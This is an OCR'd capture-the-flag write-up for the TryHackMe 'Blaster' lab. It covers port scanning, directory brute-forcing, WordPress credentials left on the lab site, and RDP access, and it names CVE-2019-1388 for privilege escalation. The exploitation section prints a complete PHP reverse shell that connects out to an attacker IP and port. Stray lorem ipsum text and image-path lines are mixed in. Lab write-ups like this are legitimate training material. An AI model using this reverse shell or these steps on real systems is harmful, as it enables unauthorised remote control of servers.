Blaster

1. Resolution Summary
2. Information Gathering
3. Enumeration
4. Exploitation
5. Lateral movement to user, Privlige escalation
6. Loot
7. Archive

Information Gathering

Scanned all TCP ports:

```
80/tcp   open  http
3389/tcp open  ms-wbt-server
```


Enumerated open TCP ports:

```
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_  System_Time: 2024-04-04T06:53:00+00:00
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2024-04-03T06:42:21
|_Not valid after:  2024-10-03T06:42:21
|_ssl-date: 2024-04-04T06:53:05+00:00; +4s from scanner time.
```

Enumerated top 200 UDP ports:

Enumeration

Port 80 - http (Microsoft IIS httpd 10.0)




```
┌──(root㉿kali)-[/home/kali/tryhackme/blaster]
└─# gobuster dir -u http://10.10.255.39/ -w
/usr/share/dirb/wordlists/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.255.39/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/retro                (Status: 301) [Size: 149] [──→
http://10.10.255.39/retro/]
```

10.10.255.39/RETRO/


Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Retro Fanatics

RETRO GAMES, BOOKS, AND MOVIES LOVERS


Tron Arcade Cabinet

by Wade



Name: Tron
Manufacturer: Bally Midway
Year: **1982**
Type: **Videogame**
Class: Wide Release
Genre: Other
Monitor:Orientation: VerticalType: Raster: Standard ResolutionCRT:
ColorConversion Class: Midway MCR II


Click here to contribute another image.




Hello world!

by Wade

First post on the new blog! I'm excited to share my love of all things retro with everyone here!






WP-CREDS:

```
Wade:parzival
```

Exploitation

php reverse shell via wordpress admin panel



php reverse shell (cmd, sh)

```php
<?php
// change ip and port below.
// Copyright (c) 2020 Ivan Šincek
// v2.6
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at https://github.com/pentestmonkey/php-reverse-shell.
class Shell {
    private $addr  = null;
    private $port  = null;
    private $os    = null;
    private $shell = null;
    private $descriptorspec = array(
        0 => array('pipe', 'r'), // shell can read from STDIN
        1 => array('pipe', 'w'), // shell can write to STDOUT
        2 => array('pipe', 'w')  // shell can write to STDERR
    );
    private $buffer = 1024;  // read/write buffer size
    private $clen   = 0;     // command length
    private $error  = false; // stream read/write error
    private $sdump  = true;  // script's dump
    public function __construct($addr, $port) {
        $this->addr = $addr;
        $this->port = $port;
    }
    private function detect() {
        $detected = true;
        $os = PHP_OS;
        if (stripos($os, 'LINUX') !== false || stripos($os, 'DARWIN') !== false) {
            $this->os    = 'LINUX';
```

```
            $this->shell = '/bin/sh';
        } else if (stripos($os, 'WINDOWS') !== false || stripos($os,
'WINNT') !== false || stripos($os, 'WIN32') !== false) {
            $this->os    = 'WINDOWS';
            $this->shell = 'cmd.exe';
        } else {
            $detected = false;
            echo "SYS_ERROR: Underlying operating system is not supported,
script will now exit ... \n";
        }
        return $detected;
    }
    private function daemonize() {
        $exit = false;
        if (!function_exists('pcntl_fork')) {
            echo "DAEMONIZE: pcntl_fork() does not exists, moving on ... \n";
        } else if (($pid = @pcntl_fork()) < 0) {
            echo "DAEMONIZE: Cannot fork off the parent process, moving
on ... \n";
        } else if ($pid > 0) {
            $exit = true;
            echo "DAEMONIZE: Child process forked off successfully, parent
process will now exit ... \n";
            // once daemonized, you will actually no longer see the script's
dump
        } else if (posix_setsid() < 0) {
            echo "DAEMONIZE: Forked off the parent process but cannot set a
new SID, moving on as an orphan ... \n";
        } else {
            echo "DAEMONIZE: Completed successfully!\n";
        }
        return $exit;
    }
    private function settings() {
        @error_reporting(0);
        @set_time_limit(0); // do not impose the script execution time limit
        @umask(0); // set the file/directory permissions - 666 for files and
777 for directories
    }
    private function dump($data) {
        if ($this->sdump) {
            $data = str_replace('<', '&lt;', $data);
            $data = str_replace('>', '&gt;', $data);
            echo $data;
        }
    }
    private function read($stream, $name, $buffer) {
        if (($data = @fread($stream, $buffer)) === false) { // suppress an
error when reading from a closed blocking stream
```

```
            $this->error = true;                                // set the
global error flag
            echo "STRM_ERROR: Cannot read from {$name}, script will now
exit ...\n";
        }
        return $data;
    }
    private function write($stream, $name, $data) {
        if (($bytes = @fwrite($stream, $data)) === false) { // suppress an
error when writing to a closed blocking stream
            $this->error = true;                                // set the
global error flag
            echo "STRM_ERROR: Cannot write to {$name}, script will now
exit ...\n";
        }
        return $bytes;
    }
    // read/write method for non-blocking streams
    private function rw($input, $output, $iname, $oname) {
        while (($data = $this->read($input, $iname, $this->buffer)) &&
$this->write($output, $oname, $data)) {
            if ($this->os === 'WINDOWS' && $oname === 'STDIN') { $this->clen
+= strlen($data); } // calculate the command length
            $this->dump($data); // script's dump
        }
    }
    // read/write method for blocking streams (e.g. for STDOUT and STDERR on
Windows OS)
    // we must read the exact byte length from a stream and not a single
byte more
    private function brw($input, $output, $iname, $oname) {
        $size = fstat($input)['size'];
        if ($this->os === 'WINDOWS' && $iname === 'STDOUT' && $this->clen) {
            // for some reason Windows OS pipes STDIN into STDOUT
            // we do not like that
            // so we need to discard the data from the stream
            while ($this->clen > 0 && ($bytes = $this->clen >= $this->buffer
? $this->buffer : $this->clen) && $this->read($input, $iname, $bytes)) {
                $this->clen -= $bytes;
                $size -= $bytes;
            }
        }
        while ($size > 0 && ($bytes = $size >= $this->buffer ? $this->buffer
: $size) && ($data = $this->read($input, $iname, $bytes)) && $this-
>write($output, $oname, $data)) {
            $size -= $bytes;
            $this->dump($data); // script's dump
        }
    }
```


```php
    public function run() {
        if ($this->detect() && !$this->daemonize()) {
            $this->settings();

            // ----- SOCKET BEGIN -----
            $socket = @fsockopen($this->addr, $this->port, $errno, $errstr,
30);
            if (!$socket) {
                echo "SOC_ERROR: {$errno}: {$errstr}\n";
            } else {
                stream_set_blocking($socket, false); // set the socket
stream to non-blocking mode | returns 'true' on Windows OS

                // ----- SHELL BEGIN -----
                $process = @proc_open($this->shell, $this->descriptorspec,
$pipes, null, null);
                if (!$process) {
                    echo "PROC_ERROR: Cannot start the shell\n";
                } else {
                    foreach ($pipes as $pipe) {
                        stream_set_blocking($pipe, false); // set the shell
streams to non-blocking mode | returns 'false' on Windows OS
                    }

                    // ----- WORK BEGIN -----
                    $status = proc_get_status($process);
                    @fwrite($socket, "SOCKET: Shell has connected! PID:
{$status['pid']}\n");
                    do {
                        $status = proc_get_status($process);
                        if (feof($socket)) { // check for end-of-file on
SOCKET
                            echo "SOC_ERROR: Shell connection has been
terminated\n"; break;
                        } else if (feof($pipes[1]) || !$status['running']) {
// check for end-of-file on STDOUT or if process is still running
                            echo "PROC_ERROR: Shell process has been
terminated\n";   break; // feof() does not work with blocking streams
                        }
// use proc_get_status() instead
                        $streams = array(
                            'read'   => array($socket, $pipes[1],
$pipes[2]), // SOCKET | STDOUT | STDERR
                            'write'  => null,
                            'except' => null
                        );
                        $num_changed_streams =
@stream_select($streams['read'], $streams['write'], $streams['except'], 0);
// wait for stream changes | will not wait on Windows OS
```

```
                        if ($num_changed_streams === false) {
                            echo "STRM_ERROR: stream_select() failed\n";
break;
                        } else if ($num_changed_streams > 0) {
                            if ($this->os === 'LINUX') {
                                if (in_array($socket  , $streams['read'])) {
$this->rw($socket  , $pipes[0], 'SOCKET', 'STDIN' ); } // read from SOCKET
and write to STDIN
                                if (in_array($pipes[2], $streams['read'])) {
$this->rw($pipes[2], $socket  , 'STDERR', 'SOCKET'); } // read from STDERR
and write to SOCKET
                                if (in_array($pipes[1], $streams['read'])) {
$this->rw($pipes[1], $socket  , 'STDOUT', 'SOCKET'); } // read from STDOUT
and write to SOCKET
                            } else if ($this->os === 'WINDOWS') {
                                // order is important
                                if (in_array($socket, $streams['read'])/*---
---*/) { $this->rw ($socket  , $pipes[0], 'SOCKET', 'STDIN' ); } // read
from SOCKET and write to STDIN
                                if (($fstat = fstat($pipes[2])) &&
$fstat['size']) { $this->brw($pipes[2], $socket  , 'STDERR', 'SOCKET'); } //
read from STDERR and write to SOCKET
                                if (($fstat = fstat($pipes[1])) &&
$fstat['size']) { $this->brw($pipes[1], $socket  , 'STDOUT', 'SOCKET'); } //
read from STDOUT and write to SOCKET
                            }
                        }
                    } while (!$this->error);
                    // ------ WORK END ------

                    foreach ($pipes as $pipe) {
                        fclose($pipe);
                    }
                    proc_close($process);
                }
                // ------ SHELL END ------

                fclose($socket);
            }
            // ------ SOCKET END ------

        }
    }
}
echo '<pre>';

// change the host address and/or port number as necessary
$sh = new Shell('10.11.80.80', 9000);
$sh->run();
```

```php
unset($sh);
// garbage collector requires PHP v5.3.0 or greater
// @gc_collect_cycles();
echo '</pre>';
?>
```


next open this path:


http://10.10.255.39/retro/wp-content/themes/90s-retro/404.php



Lateral Movement to user

Local Enumeration






i can not create files.

```
c:\Windows\Temp>runas /user:Wade "shell.exe"
Enter the password for Wade:

c:\Windows\Temp>runas /user:Wade "shell.exe"
Enter the password for Wade:

c:\Windows\Temp>runas

c:\Windows\Temp>runas /h
```

And i can not run runas becaose of the bug in reverse shell. Let's use this creds with rdp.

RDP with found creds.

```
rdesktop 10.10.255.39:3389 -g 70%
```




Privilege Escalation

Local Enumeration


Lorem ipsum dolor sit amet, consectetur adipiscing elit. Quisque sit amet tortor scelerisque, fringilla sapien sit amet, rhoncus lorem. Nullam imperdiet nisi ut tortor eleifend tincidunt. Mauris in aliquam orci. Nam congue sollicitudin ex, sit amet placerat ipsum congue quis. Maecenas et ligula et libero congue sollicitudin non eget neque. Phasellus bibendum ornare magna. Donec a gravida lacus.

Privilege Escalation vector - CVE-2019-1388

Zero Day Initiative CVE-2019-1388 - https://www.youtube.com/watch?v=3BQKpPNITSo
Rapi7 CVE-2019-1388 - https://www.rapid7.com/db/vulnerabilities/msft-cve-2019-1388



